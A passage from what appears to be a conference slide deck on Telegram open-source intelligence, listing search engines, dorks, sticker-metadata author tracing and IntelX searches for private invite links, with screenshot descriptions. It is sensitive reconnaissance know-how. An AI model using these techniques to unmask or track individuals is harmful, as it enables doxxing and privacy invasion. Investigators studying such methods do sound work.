            "file_id": "AgACAgIAAxkBAAESF3pjJ2HlNmFCRSUDhTITqU0IUQ_qQAAcVsAxG8RhCEllh45LeLn3RAEAAwIAA3MAAykE",
            "file_unique_id": "AQADVsAxG8RhCEl4",
            "file_size": 1169,
            "width": 90,
            "height": 67
        },
        {
            "file_id": "AgACAgIAAxkBAAESF3pjJ2HlNmFCRSUDhTITqU0IUQ_qQAAcVsAxG8RhCEllh45LeLn3RAEAAwIAA20AAykE",
            "file_unique_id": "AQADVsAxG8RhCEly",
            "file_size": 21191,
            "width": 320,
            "height": 238
        }
    ]
}
```

@SHOWJOSNBOT

# STICKERS



The stickers also contain **some metadata** that can be traced back to the author, in this case it was possible to trace the 2 authors of the 64x and 32 version with the help of **@FindStickerCreatorBot**



# SEARCH ENGINES

**TELEGAGO** - [https://cse.google.com/cse?  
q=+&cx=006368593537057042503:efxu7xprihg#g  
sc.tab=0&gsc.q=%20&gsc.page=1](https://cse.google.com/cse?q=+&cx=006368593537057042503:efxu7xprihg#gsc.tab=0&gsc.q=%20&gsc.page=1)

CSE-based search engine. Automates DORKs  
that filter content from the main search engines  
in Telegram. Results can be filtered by category.



# SEARCH ENGINES

## TELECRACK - <https://telegcrack.com>

A search engine geared towards searching for content published on Telegraph, the microblogging platform widespread throughout the CIS countries.



# SEARCH ENGINES

XTEA.IO - <https://xtea.io/ts.html#gsc.tab=0&gsc.q=>

A search engine geared towards finding content published on Telegram, it also indexes some **Chinese communities**.


The screenshot shows the XTEA.IO search interface. At the top, the search bar contains the query "Name knife Telegram search". Below the search bar, there's a tip: "Tips! You can search using multiple keywords (separate spaces). For example:" followed by two examples: "Bitcoin swarm" and "Beijing Group". The search results are displayed in a table format. The first result is "Database leak 数据泄露交流– Telegram" from "Telegram > databaselinked", which includes a thumbnail of a video titled "Database leak 数据泄露交流- 京东商城- 4.1K views 14:40 ... 建立非公开群组, 提交数据(准入资格)审核数据共享在非公开群组- 54%. 建立公开群组, 提交数据等价 ...". The second result is "Dashboard 更新发布– Telegram" from "Telegram > ...", which includes a thumbnail of a video titled "... to how you access free GeoLite2 databases starting December 30, 2019. ... 请不要试图在群文件里随意下载一个您也不清楚修改了什么的模块就别 ...". The third result is "指南– Telegram" from "Telegram > ...". The interface includes standard search controls like "cerca" and "Relevance" sorting.

# SEARCH ENGINES

## MARKET -

<https://smmacc.ru/shop/telegram.html>

Marketplace for selling vanity links of Telegram channels, being a sales platform. The channel owner will also be displayed.



A screenshot of the SMMACC website. The header includes the logo 'SMMACC' and navigation links: ГЛАВНАЯ, КУПИТЬ, ПРОДАТЬ, ПОЧЕМУ МЫ, ГАРАНТЫ, БЛОГ, РЕКЛАМА. Below the header, there is a search bar labeled 'Биржа каналов telegram' and various filters for 'ЦЕНА', 'ПОДПИСЧИКИ', 'ТЕМАТИКА', 'АУДИТОРИЯ', 'ПОЛ', and 'ГЕО'. The main content area shows a table of search results:

ССЫЛКА	ЦЕНА	ПОДПИСЧИКИ	ЦП	ТЕМАТИКА	ПОЛ
<a href="#">t.me/taisyambacrypto</a>	300 000 руб.	11 100	27 руб.	Криптовалюты	МЖ
<a href="#">t.me/..._vanity_link</a>	10 500 руб.	5 700	1.8 руб.		
<a href="#">t.me/..._vanity_link</a>	500 руб.	400	1.2 руб.		
<a href="#">t.me/..._vanity_link</a>	75 000 руб.	19 000			

# SEARCH ENGINES

**TGSTAT.RU** - <https://tgstat.ru/com>

Search engine that also indexes messages posted on channels. Interesting in that it also tracks deleted messages.

The screenshot shows the TGStat website interface. At the top, there is a navigation bar with links for 'Catalog', 'Ratings', 'Analytics', 'Publication search', and 'Telegram monitoring'. A language dropdown shows 'Russian' selected. A translation overlay is visible on the right, with options to 'Translate to English' and checkboxes for 'Always translate Russian to English', 'Never translate Russian', and 'Never translate tgstat.ru'. The main content area is titled 'Catalog of Telegram-channels and chats' and includes a dropdown for 'Russia'. Below this, there are several card-like entries for different channels:

- Продвигайтесь у блогеров**: 'Продвигайтесь у блогеров в Сторис - InstaJet.io'. It features a megaphone icon and a 'Спонсорский' tag.
- NN**: 'Пишем о финансах и технологиях. Проводим эксперименты.' It has a yellow circular logo with 'HH' and a 'Спонсорский' tag.
- Telegram Ads от €3000 в год**: 'Подключение за 1-3 дня. Поддержка, кэшбэк, документы.' It features a blue circular logo with 'target one' and a 'Спонсорский' tag.
- Кровавая барыня**: '1 254 094 подписчиков'. It has a profile picture of a woman.
- Дима Масленников Блоггер**: '1 177 383 подписчиков'. It has a profile picture of a man.
- КРУГИ НА ПОЛЯХ**: '1 151 236 подписчиков'. It has a profile picture of a flag.
- НЕВЗОРОВ**: '1 142 580 подписчиков'. It has a profile picture of a man.
- Осторожно, новости**: '1 130 604 подписчиков'. It has a profile picture of a news icon.
- Ред**: '1 125 833 подписчиков'. It has a profile picture of a person.

# SEARCH ENGINES

## INTELX.IO - <https://intelx.io>

An engine dedicated to scraping shared material in the Deep and Dark underground context. It indexes certain matches such as IPs, urls etc. These include invitations to private channels or personal links.



The screenshot shows the Intelx search interface. At the top left is the "IntelligenceX" logo. In the center is a search bar containing the URL "https://t.me/joinchat/". To the right of the search bar are two buttons: "Search" and "Advanced". Below the search bar, a message indicates "Found 247 Website HTMLs, 38 Text Files, 15 Pastes, 4 CSV Files, 1 Word File, 1 Domain". The main content area displays search results, including several entries related to Telegram contact information:

- Telegram: Contact @ALindbergh
- +signup - Telegram: Contact @TSellMe\_bot
- Contact @arisudesu
- + @foxyfoxx
- + urechaos

Each entry includes a timestamp range: 2021-01-27 - 2022-09-05.

# DORKS

Last but not least are the **Goggle/Yandex/\* Dork**. By paying attention to how information about Telegram is indexed, simple dork can be made to identify further information.

The screenshot shows a search results page from tgstat.com. The search query in the bar is "site:tgstat.com "t.me/joinchat/" ita". The results are filtered under the "All" tab. There are approximately 1,200 results found in 0.35 seconds. A tip is provided: "Tip: Search for English results only. You can specify your search language in Preferences". The results list several Telegram channels:

- [Telegram channel " Serie TV - ITA " — @serietvitalia4 - TGStat](https://tgstat.com/channel/@serietvitalia4)  
Canale MADRE @serietvitalia4 Canale FILM → https://t.me/joinchat/AAAAAFQIUmHNQmQS7Sjuwg Gruppo DISCUSSIONE ...
- [Telegram channel "ITALIANO" - TGStat](https://tgstat.com/channel/@italiano)  
Want to speak Italian with people from all around the world? Make sure to join our group by clicking the link below! Link: https://t.me/joinchat/ ...
- [Telegram channel "Piedi \[ita\]" — @piedipiubelli - TGStat](https://tgstat.com/channel/@piedipiubelli)  
Piedi [ita]. @piedipiubelli ... Channel's geo and language. Italy, Italian. Category ... Network  
https://t.me/joinchat/S4Rlr1q9VZ33Tv9c ...
- [Telegram channel "SOLO VIDEO AMATORIALI ITALIANI" — @Puttane\\_Online - TGStat](https://tgstat.com/channel/@Puttane_Online)  
Italy, Italian ... Un classico italiano ❤️ @Puttane\_Online ... http://t.me/joinchat/AAAAAAEXWGhOsO\_kykH-Dew · @Puttane\_Online

# GRAZIE!

Giacomo Giallombardo

[github.com/aaarghhh](https://github.com/aaarghhh)  
@aaarghhh  
aaarghhh#0001